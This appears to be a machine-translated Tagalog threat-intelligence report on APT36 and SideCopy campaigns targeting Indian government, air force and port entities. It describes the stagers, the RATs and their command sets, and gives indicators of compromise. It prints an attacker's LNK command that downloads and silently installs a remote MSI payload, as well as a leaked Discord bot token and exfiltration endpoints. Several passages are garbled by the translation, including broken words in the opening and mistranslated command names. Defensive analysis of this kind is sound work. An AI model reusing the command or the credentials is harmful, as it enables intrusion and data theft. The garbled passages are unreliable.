

An bukas na direktoryo sa pagho-host malware na naka-link sa Transparent Tribe (APT36) ay natagpuan ng SEQRITE Koponan ng APT ng Labs. Fkaragdagang pagsusuri nagsiwalat nakatago Mga URL on ang parehong domain Na naglalaman ng mga payload ginamit ni sub-division na grupong APT nito SideCopy. Pag-target ng Mga entidad ng gobyerno ng India tulad ng Himpapawid lakas, mga barko at daungan by SideCopy is siniyasat sa pamamagitan ng mmaraming bukas na direktoryo na maramied nito bagoer mga payload. Ang malakas na ugnayan sa pagitan ng angse grupo kasama ng RusticWeb; kabilang domain/ IP, C2 pangalan, decoy files, at mas marami pang mga overlay ang inalisan siniyasat. Sa blog na ito, kami ay galugarin angse mga payload and ang Overlaps nakikita sa panahon ng ang kamakailan lamang dagdagan in mga ganitong kampanya.
Key Findings
APT Overlaps
- Napag-alaman na ang isang domain ay nagho-host ng mga payload ng parehong SideCopy at APT36 nang magkasama, na nagta-target sa mga kapaligiran ng Windows at Linux ayon sa pagkakabanggit.
- Ang C2 server na ginagamit ng mga RAT payload ng SideCopy ay may parehong Common Name (WIN-P9NRMH5G6M8) na karaniwang nauugnay sa APT36.
- Parehong mga grupo ng pagbabanta kasama ang RusticWeb, gumamit ng parehong lure file sa iba't ibang format, imprastraktura at web-service sa kanilang mga chain ng impeksyon na nagpapalakas sa kanilang mga koneksyon.
Mga Impeksyon sa SideCopy
- Paggamit ng na-update na HTA katulad ng SideWinder upang maiwasan ang mga pag-detect, na ginagawa itong ganap na hindi matukoy (FUD). Ang mga naka-encode na URL na nagho-host ng mga RTF file ng SideWinder APT group ay natagpuan sa stager ng SideCopy.
- Ang reverse RAT ay inihahatid sa pamamagitan ng mga pakete ng MSI gamit ang isang 'Indian Air Force' tema bilang isang decoy, at nakita din ang mga in-memory na variant ng Reverse RAT. Mas maraming bukas na direktoryo ang natagpuan sa isa pang dalawang domain na nagho-host ng mga DOTM file upang maihatid ang Reverse RAT sa pamamagitan ng mga BAT file, na nagta-target sa mga shipyard at port.
- Nakita rin ang mga bagong payload na ginamit para magnakaw ng mga dokumento at larawang tinatawag na Cheex, isang USB copier para magnakaw ng mga file mula sa mga naka-attach na drive, FileZilla application at SigThief script.
- Ang pagsubok ng stager evasion laban sa anti-virus sa mga lokasyon ng Pakistan ay natukoy. Kasabay nito, ang trapiko ng biktima mula sa India na karaniwang sinusunod mula sa C2 na matatagpuan sa Germany ay dinadala sa pamamagitan ng IPsec protocol mula sa mga Pakistan IP, tulad ng ibinahagi ng Ang Brofessor mula sa Team Cymru.
- Isang bagong .NET-based na payload na pinangalanang Geta RAT na isinagawa sa memorya ng HTA, kasama ang browser na pagnanakaw ng functionality mula sa Async RAT. Parallel, Action RAT ay side-loaded ng charapap.exe sa halip ng credwiz.exe/reykeywiz.exe at paggamit ng tema ng honey trap na pinangalanang bilang 'Larawan sa WhatsApp' ay nakita.
Mga Transparent na Impeksyon ng Tribo
- Ang isang Golang-based na downloader na nagta-target sa mga Linux system ay ginagamit para kunin ang huling payload mula sa Google Drive. Ang huling payload na ito ay nakita kamakailan na kinuha mula sa isang domain sa halip at pinangalanan DISGOMOJI ni Volexity, kung saan binanggit ang "mahinang mga link sa imprastraktura sa SideCopy".
- Patuloy na tina-target ng grupo ang platform ng Linux na may Poseidon gamit ang mga desktop shortcut na may mga tema ng pang-akit tulad ng 'Posting/Paglipat sa ilalim ng Ph-III ng Rotational Tmanghuli', 'Blacklist IP Address na may TLP at Mga Petsa' at 'Checklist ng LTC'.
- Ang paggamit ng Crimson RAT, na may 'Resulta ng Halalan sa Uttarakhand' at 'Buod ng Claim ng TDS' Ang mga pain kasama ang pag-embed ng FileZilla application, ay naobserbahan din.

Fig. 1 – Nagpapatong na Chain ng Impeksiyon
Overlapping na Pag-atake
Ang domain na natagpuan kasama ang bukas na direktoryo ay campusportals[.]in na may maraming folder na naka-host dito. Naglalaman ang mga ito ng mga payload ng Linux na nakabatay sa Golang na iniuugnay sa APT36, ngunit kasabay nito, maraming nakatagong URL ang naobserbahang nagho-host ng mga HTA stager na pagmamay-ari ng SideCopy APT. Ang domain ay orihinal na nagsilbing gabay sa iba't ibang pagsusulit sa pasukan sa India, kung saan ang huling post sa kanilang Twitter/YouTube ay ginawa noong 2016. Isang katulad na bukas na direktoryo ang naobserbahan noon na nagho-host ng mga SideCopy stager sa parehong software na LiteSpeed Web Server. Ang domain sa kasong ito, reviewassignment[.]in, ay ginamit para sa isa pang portal ng edukasyon, na mga serbisyo sa edukasyon at pangangalaga sa maagang pagkabata.

Fig. 2 – Open Directory na nagho-host ng APT36 at mga nakatagong URL na may mga stager ng SideCopy
May ZIP archive sa isa sa mga direktoryo, naglalaman ito ng isang PDF na protektado ng password at isang UPX-packed ELF binary. Ang pag-unpack nito ay nagpapakita ng isang Golang binary na nagsisilbing downloader, kung saan una nitong binubuksan ang decoy PDF gamit ang passcode na ' 745414 '. Ang tema ng pang-akit ay isang survey sa paggamit ng internet na naobserbahan sa maraming nakaraang kampanya ng SideCopy simula noong Pebrero 2023.

Fig. 3 – Pang-akit sa survey sa Internet
Pagkatapos, dina-download nito ang susunod na yugto ng payload mula sa Google Drive bilang gnucoreinfo papunta sa nakatagong direktoryo na .x86_32-linux-gnu , ginagawa itong executable, at sinisimulan ito sa background. Ang Persistence ay sine-set up sa pamamagitan ng dalawang entry sa AutoStart desktop na pinangalanang – GNOME_Core.desktop at GNULib_Update.deskto p. Isang bash script ang ida-drop at irerehistro para sa isang cron job upang i-download ang payload at tiyaking walang duplicate na proseso ang tumatakbo gaya ng ipinapakita sa ibaba.

Fig. 4 – Proseso ng Golang downloader sa persistence script
Variant ng DISGOMOJI
Ang huling payload ay isa pang UPX-packed Golang-based ELF binary na pinangalanang ' vmcoreinfo.txt '. Ito ay isang remote access trojan batay sa isang open-source repository na discord-c2 , na gumagamit ng Discord server bilang C2 at mga emoji para sa komunikasyon. Naobserbahan ng Volexity ang iba't ibang variant ng DISGOMOJI, kung saan ang server ID at bot token ng Discord server ay naka-hardcode o na-download habang tumatakbo bilang BID1.txt at GID1.txt mula sa ordai[.]quest . Sa bersyong ito, ginagamit ang Google Drive para i-download ang mga ito gamit ang mga sumusunod na pangalan na nagpapahiwatig na ito ay isang pangalawang server:
| Filename | Mga Detalye at Mga Link sa Pag-download ng Google Drive |
| BID2.txt | MTI0NjkwMDE2NTI1MjQ4NTM1Mg.GWqtv3.cZmv1ZIts2ClyZ6jcKKpRzkD_hChmEkfDcZKeM (Server ID) |
| hxxps://drive.google.com/uc?export=download&id=1dlI8jSabaeJT1MnQxiih0Ww-hZrG-GAe | |
| GID2.txt | 1246900038160879688 (Bot Token) |
| hxxps://drive.google.com/uc?export=download&id=1XvW8ir8l0G9axv4lhEvQFOxOyzmMV64t | |
| GTK-Theme-Parse.txt | 2bf596603c432fa46b494dc3edd2d30f (MD5) |
| hxxps://drive.google.com/uc?export=download&id=1btUsB3nWehTNW8Cho9Wv3Efrt4c6EhI_ |
Sinusubukan ng lahat ng mensahe sa paghawak ng error na iligaw ang aktwal na functionality, ngunit isang kawili-wiling pangalan ng error ang naobserbahan na " Error updating Kavach Repository : %v ". Isang na-obfuscate na file na nagngangalang GTK-Theme-Parse.txt ang na-download, na nagsisilbing pana-panahong kopyahin ang mga file mula sa mga nakakonektang USB drive patungo sa isang lokal na direktoryo. Isang cron job ang naka-set up sa parehong paraan para sa persistence at maaaring i-exfiltrate ang mga file na ito gamit ang emoji-based na RAT.

Fig. 5 – Obfuscated USB stealer script
Kinokolekta muna ng DISGOMOJI ang mga pangunahing detalye ng sistema at kabilang sa mga functionality nito ang pagkuha ng mga screenshot, pagsasagawa ng mga command, pag-upload ng mga file sa mga web service ( oshi[.]at at transfer[.]sh ), pag-download at pag-upload ng mga file sa pamamagitan ng discord server, pagkuha ng mga profile ng Firefox browser, at paghahanap ng mga file batay sa extension na exfiltrate. Ang huli ay may natatanging string sa Punjabi (pinakapopular na wika sa Pakistan) na isinasalin bilang "Ibinigay ko na sa iyo ang lahat ng kaalaman, ano pa ang gusto mo?", na angkop para sa data exfiltration. Nabanggit din ng BlackBerry ang mga bagong variant ng Windows at Linux ng PYSHELLFOX at GLOBESHELL para sa pag-exfiltrate ng mga file at pagnanakaw ng mga profile ng Firefox.

Fig. 6 – Exfiltration message
Variant ng Poseidon
Naobserbahan din namin ang patuloy na pag-deploy ng mga Poseidon agent sa pamamagitan ng mga Linux desktop shortcut ng Transparent Tribe, kung saan ang mga bait file ay naka-host nang katulad sa Google Drive na mayroong fikumatry<at>gmail.com at fitfalcon0900<at>gmail.com bilang may-ari ng account. Ang tatlong magkakaibang decoy na naobserbahan ay pawang nauugnay sa iba't ibang dokumento ng gobyerno ng India. Ito ay ang pag-o-opt / paglilipat ng mga opisyal sa ilalim ng Ministry of Defence mula sa nakaraang taon , mga naka-blacklist na IP address na may TLP at mga petsa, at isang check list para sa mga claim sa LTC.

Fig. 7 – IP blacklist decoy kasama si Poseidon (1)

Fig. 8 – Checklist decoy kasama si Poseidon (2)

Larawan 9 – Decoy sa Pag-post/Paglilipat gamit si Poseidon (3)
SideCopy
Batay sa mga URL na nakita sa isang kamakailang impeksyon sa SideCopy, natukoy ang katulad na pagho-host ng mga HTA stager kasama ng parehong mga pain. Ang impeksyon ay nagsisimula sa isang naka-archive na shortcut file, na nagsisimula sa proseso ng MSHTA upang isagawa ang mga remote na HTA file na naka-host sa parehong domain na ito. Sa kabuuan, anim na HTA file ang natagpuan na pinangalanan bilang 1.hta o 2.hta. Ang unang variant ng HTA ay may dalawang base64 decode function, ang isa ay batay sa JavaScript, at ang isa ay gumagamit ng mga ActiveX object. Ang functionality para dito ay nananatiling pareho, na kinabibilangan ng .NET version check, naka-install na AV solution, pagsasama-sama ng payload at decoding strings, at panghuli ay ang pag-execute ng DLL in-memory kasama ang pagpasa ng decoy file.
Larawan 10 – Ika-2 variant ng HTA stager

Ang pangalawang variant ng HTA ay labis na na-obfuscated at naobserbahan lamang minsan mula noong nakaraang taon na gumagamit ng maraming mga diskarte:
- Mag-decode ng base64-like na naka-encode na string gamit ang custom na alpabeto
- XOR based decryption (na may mga key: f551e832 at bWqQ)
- Pagbabaliktad ng string para sa bawat 1/2/5 na character
- Caesar cipher shift gamit ang maramihang mga key

Fig. 11 – Deobfuscation sa HTA
Ang pangkalahatang paggana ay nananatiling pareho, ngunit ang mga pattern ng obfuscation na ito ay nakita sa HTA ng SideWinder APT simula noong nakaraang taon. Ang mga string na hindi ginagamit kahit saan sa script ay naglalaman ng mga URL ( cabinet-gov-pk[.]ministry-pk[.]net ) na nagho-host ng mga RTF file ng SideWinder ilang taon na ang nakalilipas.

Fig. 12 – SideCopy stager na may mga SideWinder URL (mga komento mula sa pagsusuri)
Ang in-memory preBotHta DLL ay nagsasagawa ng karaniwang pagkakasunod-sunod ng pagbubukas ng decoy at pag-install ng AV solution. Batay sa AV solution, itinatakda nito ang persistence bilang kombinasyon ng naka-iskedyul na gawain (VBScript), pagpapatakbo ng registry key o startup shortcut. Sa huli, magda-drop ito ng dalawang karagdagang HTA file o magda-download ng MSFTEDIT.dll (Action RAT) mula sa ' hxxps://campusportals.in//files//documents//backup//ap.txt ' na nilo-load ng charmap.exe na kumokonekta sa 64.188.27[.]144 sa port 5863 para sa C2.

Fig. 13 – SideWinder domain na nagho-host ng mga RTF file
Ang mga HTA file na nalaglag ay pinangalanan bilang useH, useT at alphaT, na may parehong HTA functionality na binanggit sa itaas at magsagawa ng DLL in-memory sa dulo. Dalawang magkaibang DLL ang natagpuan, ang isa ay ang Reverse RAT na may kasamang 19 na utos para sa C2 kasama ang USB file grabber, upang i-save ang file at mga folder sa tuwing may kalakip na bagong drive. Ang pangalawa ay isang bagong .NET-based na Geta RAT na may 30 command para sa C2, na maaari ding magnakaw ng data ng browser na nakabatay sa Firefox at Chromium ng lahat ng account, profile at cookies. Ang browser plugin na ito ay hiniram mula sa Async RAT tulad ng ipinapakita sa ibaba.

Fig. 14 – Geta RAT vs. Async RAT
| Hindi | Utos | Pag-andar |
| 1 | Nakakonekta | Isara ang koneksyon |
| 2 | SystemInformation | Kumuha ng data ng system (pangalan ng computer, username, laki ng screen, available at kabuuang memorya (pisikal at virtual), mga detalye ng OS, katayuan ng lakas ng baterya, oras ng system up, mga driver, mga detalye ng network) |
| 3 | pkill | Patayin ang partikular na proseso at kunin ang listahan ng proseso |
| 4 | ProcessManager | Kunin ang listahan ng proseso |
| 5 | software | Kumuha ng mga naka-install na software |
| 6 | Ang mga password | Kumuha ng Firefox at chromium-based na mga kredensyal ng browser mula sa lahat ng account/profile/cookies |
| 7 | RD | Kumuha ng screenshot ng remote desktop |
| 8 | GetPcBounds | Kunin ang laki ng screen |
| 9 | SetCurPos | Itakda ang posisyon ng cursor |
| 10 | GetHostsFile | Kunin ang \etc\hosts file |
| 11 | SaveHostsFile | I-save ang \etc\hosts file sa tinukoy na lokasyon |
| 12 | GetCPText | Kumuha ng mga nilalaman ng clipboard |
| 13 | SaveCPText | I-save ang mga nilalaman ng clipboard sa tinukoy na lokasyon |
| 14 | Talukap ng alimango | Patakbuhin ang utos sa pamamagitan ng "cmd / C" |
| 15 | RecordingStart | Walang tinukoy na functionality ngunit malamang na ginagamit para sa screen capture |
| 16 | RecordingStop | Walang tinukoy na functionality ngunit malamang na ginagamit para sa screen capture |
| 17 | RecordingDownload | Walang tinukoy na functionality ngunit malamang na ginagamit para sa screen capture |
| 18 | ListDrives | Kunin ang listahan ng mga drive |
| 19 | ListFiles | Kumuha ng mga file at direktoryo para sa tinukoy na landas |
| 20 | mkdir | Lumikha ng bagong direktoryo |
| 21 | ay rm | Tanggalin ang isang direktoryo |
| 22 | rnfolder | Palitan ang pangalan ng isang direktoryo |
| 23 | mvdir | Maglipat ng direktoryo |
| 24 | rmfile | Tanggalin ang isang file |
| 25 | rnfile | Palitan ang pangalan ng isang file |
| 26 | sharefile | Mag-download ng file |
| 27 | tumakbo | Magsagawa ng file |
| 28 | Isakatuparan | 1. Mag-upload ng file at i-execute ito sa pamamagitan ng DLL Side-loading 2. Isagawa ang "cmd /C netstat -ano" at makakuha ng katayuan ng koneksyon ng IP ng server 3. I-install ang AV |
| 29 | addSys | Itakda ang pagtitiyaga sa pamamagitan ng registry o startup |
| 30 | fileupload | Mag-upload ng isang file |
Dalawang magkatulad na pag-ulit ng HTA na kahawig ng CACTUS TORCH at SILENT TRINITY ang naobserbahan ngunit ganap na nakaiwas sa mga detection. Naisasagawa ang mga ito sa pamamagitan ng mga shortcut na file at gumagamit ng mga tema tulad ng honey trap at US China standoff upang tuluyang i-drop ang huling payload.
Fig. 15 – Bagong HTA stager
Ang mga pagkakaiba na nabanggit sa bagong HTA na ito kahit na ang functionality ay nananatiling pareho:
- Bukod sa base64 decoding, isa pang function na may tinukoy na haba para mag-decode ng data ang ginagamit. Pangunahin ang naka-embed na DLL ay naka-encode nang dalawang beses gamit ang mga function na ito.
- Ang decoy at side-loaded DLL ay hindi naka-embed nang hiwalay sa HTA ngunit sa mismong .NET DLL.
- Hindi gumagamit ng mga query sa WMI para mai-install ang AV o VBScript para makakuha ng .NET na bersyon.
- Mahalaga, walang target na tinukoy para gumawa ng instance at mag-invoke nang dynamic.

Fig. 16 – Pinasimpleng bersyon ng HTA
Sa halip na i-load ang preBotHta o SummitOfBion sa memorya, makikita ang BroaderAspect.dll kung saan nito itinatapon ang decoy at binubuksan ito. Walang ginagawang pagsusuri sa anti-virus ngunit ang registry run key ay nakatakda para sa persistence at ang DLL (DUser.dll) ay itinatapon sa sideload sa pamamagitan ng rekeywiz . Ang target na direktoryo ay 'C:\Users\Public\BroadCastUSB\crezly.exe' at ang PDB path na nauugnay sa dalawang file ay: 'E:\TestAssembly\obj\Debug\BroaderAspect.pdb'.

Fig. 17 - Ang DLL ay tumatakbo sa memorya ng MSHTA
Baliktarin ang mga kampanyang RAT
Maramihang impeksyon na humahantong sa Reverse RAT ay naobserbahan na gumamit ng mga pang-akit at pekeng domain na nauugnay sa iba't ibang mga pantalan sa paggawa ng barko, mga daungan at maging sa Air Force. Ang lahat ng mga entity na ito ay pinangangasiwaan sa ilalim ng Ministry of Defense (MoD) ng Indian Government at Ministry of Ports, Shipping and Waterways (MOPSW).

Fig. 18 – Baliktarin ang impeksyon ng RAT at mga target
Isang standalone na variant ng Reverse RAT ang itinatanggal sa pamamagitan ng MSI package sa parehong timeline. Ang ZIP file na pinangalanang ' Salary_Increment_FY_2024 ' ay naglalaman ng LNK shortcut para mag-download at magpatakbo ng MSI package bilang:
- C:\Windows\System32\cmd.exe /cm^s^i^e^x^e^c.exe /q /i hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/binastos10/
Ang pakete ay binubuo ng isang .NET Confuser PE file na isinasagawa habang isinasagawa ang mga pasadyang aksyon at pagkakasunod-sunod ng pag-install gaya ng ipinapakita sa larawan sa ibaba. Ang Reverse RAT ay itinatanggal bilang " C:\\ProgramData\\VSUpdates\\svirbre.exe " sa dulo na may parehong 19 na utos para sa C2 at ang persistence para dito ay itinatakda sa pamamagitan ng isa pang HTA script na fileros.hta gamit ang run registry key.
| Hindi | Utos | Pag-andar |
| 1 | tumakbo | Magsagawa ng file |
| 2 | listahan | Maglista ng mga file o direktoryo ng isang path |
| 3 | pkill | Patayin ang tumatakbong proseso |
| 4 | malapit | Isara ang koneksyon sa C2 |
| 5 | palitan ang pangalan | Palitan ang pangalan ng isang file |
| 6 | tabing | Kumuha ng screenshot |
| 7 | mag-upload ng | Mag-upload ng file sa C2 |
| 8 | alisin | Tanggalin ang isang file |
| 9 | relist | Ilista ang lahat ng mga registry key at ang kanilang mga halaga |
| 10 | paraan | Ilista ang lahat ng tumatakbong proseso |
| 11 | mga programa | Ilista ang lahat ng naka-install na programa |
| 12 | download | Mag-download ng file mula sa C2 |
| 13 | creatdir | Lumikha ng bagong direktoryo |
| 14 | shellexec | Magsagawa ng command o magbukas ng file gamit ang cmd.exe |
| 15 | regnewkey | Gumawa ng bagong registry key |
| 16 | clipboard | Kunin ang nilalaman ng clipboard |
| 17 | regdelkey | Tanggalin ang isang registry key |
| 18 | downloadexe | Mag-download at magsagawa ng file |
| 19 | clipboardset | Itakda ang nilalaman ng clipboard |

Fig. 19 – MSI package para i-drop ang Reverse RAT
Ang chain ng impeksyon na may mga payload ay ang mga sumusunod:
| Filename | Detalye |
| Salary_Increment_FY_2024.zip | Petsa ng Pagbabago: 2024-06-03 |
| Salary_Increment_FY_2024.pdf.lnk | Machine ID: cop125n, Petsa ng Pagbabago: 2023-12-04 |
| newpictures.png (MSI) | Petsa ng Pagbabago: 2020-09-18, May-akda: MSTech Soft |
| Filmeos.exe | .NET Confuser 1.x |
| svirbre.exe (Reverse RAT) | Susi: winupdates@7 C2: defender.windowupdatecache[.]in/officalupdates |
Ang decoy na ibinaba ay naglalaman ng mga detalye ng pagtaas ng suweldo na ibinigay sa mga empleyado ng Indian Air Force. Ito ay isang kamakailang dokumento na nagbabanggit ng epektibong petsa ng payout bilang Hulyo 2024.

Fig. 20 – Pay decoy ng Indian Air Force
Higit pang bukas na mga direktoryo
Noong Hulyo, dalawa pang domain na may bukas na mga direktoryo ang nakita na nagho-host ng bago at lumang mga payload ng SideCopy gaya ng nakikita sa mga timestamp. Naglalaman ang mga ito ng maraming EXE, PNG, PDF, BAT, at iba pang mga dokumentong ginamit sa mga kampanyang Reverse RAT. Ang domain na slidesfinder[.]com ay nagho-host ng mga sample noong Hulyo na kumukuha ng mga payload mula sa isa pang domain na mazagondoc[.]com , na siya namang nagho-host ng mga file noong Oktubre 2023 para sa mga pag-atake ng template injection.

Fig. 21 – Buksan ang mga direktoryo na nagho-host ng mga SideCopy payload
Dalawang dokumentong template na pinapagana ng macro na pinangalanang Aerospace.dotm at tmps.dotm ang naobserbahan na siyang nagsisimula ng infection chain. Ang mga obfuscated subroutine ay isinasagawa kapag binuksan ang dokumento, kung saan dina-download nito ang naka-host na PNG file bilang isang batch script na " 08973422348.bat " papunta sa TEMP directory, kung ang HTTP response ay 200. Kung umiiral ang file, pinapatakbo nito ang batch file gamit ang Shell function.

Fig. 22 – VBA macro sa mga template na dokumento
Sa isa sa mga template, kalaunan ay tinatawag nito ang UNLK subroutine na nagbabago sa nakalakip na template ng aktibong dokumento patungo sa Normal.dotm template sa direktoryo ng user, at pagkatapos ay isinasara ang dokumento nang hindi sine-save ang mga pagbabago. Kung may mangyari na error, tinatawag nito ang DVBP subroutine na nagtatangkang alisin ang lahat ng VBA component mula sa dokumento, sa gayon ay binubura ang lahat ng VBA code. Ang batch script na ipinapakita sa ibaba ay mahalagang dina-download ang Reverse RAT payload bilang PNG gamit ang PowerShell , kinokopya ito sa isang nakatagong direktoryo at lumilikha ng naka-iskedyul na gawain na tatakbo bawat 5 minuto.

Fig. 23 – Batch script para i-download ang Reverse RAT
Ang decoy file na Letter002.pdf ay sabay-sabay ding dina-download at binubuksan, na tumutugma sa mga detalye ng kontrata ng Cochin Shipyard Limited noong Enero 2024, na tumatakbo sa ilalim ng Ministry of Ports, Shipping and Waterways. Ang lahat ng mga buwanang detalye ng kontratang ito ay makukuha sa publiko sa kanilang lehitimong domain. Bukod sa pakikinig sa 19 na utos, ang Reverse RAT ay nagda-download ng isa pang file mula sa mazagondoc[.]com domain, na ginagaya ang opisyal na website ng Ministry of Defence na Mazagon Dock Shipbuilders Limited – mazagondock[.]in . Ang domain na ito na nagho-host ng mga payload ay naobserbahan din noong kampanya noong Oktubre 2023 na naghahatid ng Revere RAT na may katulad na targeting. Ang C2 na nakita sa Reverse RAT ay vocport[.]com/Contactus, na ginagaya ang domain ng VO Chidambaranar Port Authority sa ilalim ng Ministry of Ports, Shipping and Waterways.

Fig. 24 – Decoy na may mga detalye ng kontrata ng Cochin Shipyard
Parami nang parami ang .NET
Isang bagong .NET-based na payload ang dina-download at pinapatakbo na may functionality na maghanap at mag-save ng mga file na may partikular na extension. Ang mga ito ay na-exfiltrate sa mga sumusunod na server tulad ng nakikita sa dalawang sample:
- hxxp://149.28.95.195/dakshf_upload.php
- hxxps://googleservices[.]live/dakshf_upload.php
Naglalaman din ang mga sample na ito ng PDB path ng source project sa ilalim ng username na " Dead Snake" na may pangalang cheex (mayroong isang hindi kaugnay na online platform na may ganitong pangalan). Sinusuri nito ang limang folder – Desktop, Personal, Common Documents, Downloads at Recent para sa mga file na may 12 extension na ito – DOCX, DOC, XLSX, XLS, PPTX, PPT, PDF, BAK, JPEG, JPG, PNG at TXT.
| C:\Users\Dead Snake\source\repos\cheex-folderwise\cheex\obj\Release\dlhost.pdb |
| C:\Users\Dead Snake\source\repos\cheex\cheex\obj\Debug\cheex.pdb |

Fig. 25 – Mga bagong payload para sa exfiltration ng file
Gaya ng nakikita sa Reverse RAT sa itaas na inihatid sa pamamagitan ng MSI na may kasamang functionality para sa pag-exfiltrate ng file mula sa mga naka-attach na USB device, ngayon ay naroroon na ito bilang isang hiwalay na module sa kabuuan. Ang lahat ng mga drive letter ay binibilang, at ang mga file ay kinokopya sa TEMP na direktoryo gamit ang mga manggagawa sa background bago i-upload ang mga ito sa parehong IP. Ang mga path ng PDB na sinusunod para sa dalawang sample ay:
| e:\DBD\MA\Miscelleneous\Usb-Copier\Usb-Copier\FileCorrupter\obj\x86\Release\AdobeReaders.pdb |
| e:\DBD\MA\Miscelleneous\Usb-Copier\Usb-Copier\FileCorrupter\obj\x86\Debug\AdobeReaders.pdb |
Ang iba pang mga file na naobserbahan ay mga macro-enabled na dokumento, mga decoy, FileZilla application (ginagamit para sa paglilipat ng file) at isang open-source python script na SigThief na ginamit upang magnakaw at magdagdag ng mga lagda, na naka-host na may kaugnayan sa mga nakaraang kampanya.
- Naval_Projects_Payment_section_Report_29092023.docx
- Naval_Projects_Payment_section_Report_131023.docx
- Project_and_Services_Section_report_10102023.docx
- Liham002.pdf
- NavalProjects.pdf
Natagpuan din sa parehong domain ang iba pang mga dokumento ng decoy na ginamit sa mga kampanya noong 2023. May kaugnayan ito sa permit sa pagpasok sa daungan para sa VO ng gobyerno na Chidambaranar Port Authority at katayuan ng invoice ng mga vendor na may kaugnayan sa mga Proyekto ng Hukbong Dagat. Ang mga pang-akit na ito ay mga dokumentong makukuha ng publiko.

Fig. 26 – Naval port themed decoy mula Oktubre 2023 campaign

Fig. 27 – Naval project invoice themed decoy mula Oktubre 2023 campaign
Imprastraktura at Pagpapatungkol
Batay sa aming pagsusuri sa ngayon, naobserbahan namin ang mga pagsasanib sa pagitan ng tatlong grupo ng APT na may kaugnayan sa Pakistan. Ang Transparent Tribe ay kilalang gumagamit ng magkakaibang hanay ng mga pamamaraan at wika tulad ng Golang, Python, atbp. at ang Operation RusticWeb ay gumamit ng mga payload na nakabatay sa Rust. Pareho itong gumagamit ng oshi[.]at web service, dalawang magkaparehong PDF bait document at ang kanilang mga pekeng domain ay naka-resolve sa parehong IP address gaya ng naobserbahan ng BlackBerry at Volexity.

Fig. 28 – Nag-overlap ang Pakistani APT
